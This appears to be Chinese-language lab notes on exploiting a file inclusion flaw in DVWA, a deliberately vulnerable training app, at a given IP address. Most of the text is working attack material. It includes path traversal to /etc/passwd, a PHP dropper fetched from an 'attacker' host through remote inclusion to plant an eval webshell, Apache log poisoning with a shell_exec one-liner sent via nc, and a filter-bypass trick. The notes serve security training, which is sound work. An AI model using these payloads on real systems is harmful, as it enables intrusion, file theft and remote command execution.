
# 文件包含漏洞

http://118.89.51.198/dvwa/vulnerabilities/fi/?page=include.php

利用一：查看系统文件

page=../../../../etc/passwd



利用二：拿webshell


如果开启了allow\_url\_include 可以通过远程包文件拿webshell

首先在攻击上，准备可以生成x.php的木马文件 a.txt

<?php fputs(fopen("x.php","w"),"<?php @eval(\$\_POST['x']);?>");?>

然后在漏洞机上远程包含：


page=http://attacker/a.txt





如果成功就会在当前目录下生成一个x.php，然后用菜刀拿webshell即可





利用三：通过apache访问日志来执行系统命令

如果不允许远程包含，但http日志目录有写入权限，可以写一句话到日志里，然后包含日志，在攻击者主机上使用nc命令访问http服务，然后发送一句话


[root@linux webdata]# nc 118.89.51.198 80


<pre><?php echo shell\_exec($\_GET['cmd']);?></pre>

回车后对方日志 /var/log/httpd/access\_log里就有我们写入的一句话

然后包含日志文件，并传入一个cmd参数执行命令：

page=../../../../../../../var/log/httpd/access\_log&cmd=id





DVWA中级绕过，发现直接删除http，使用双写即可 hthttp://tp://

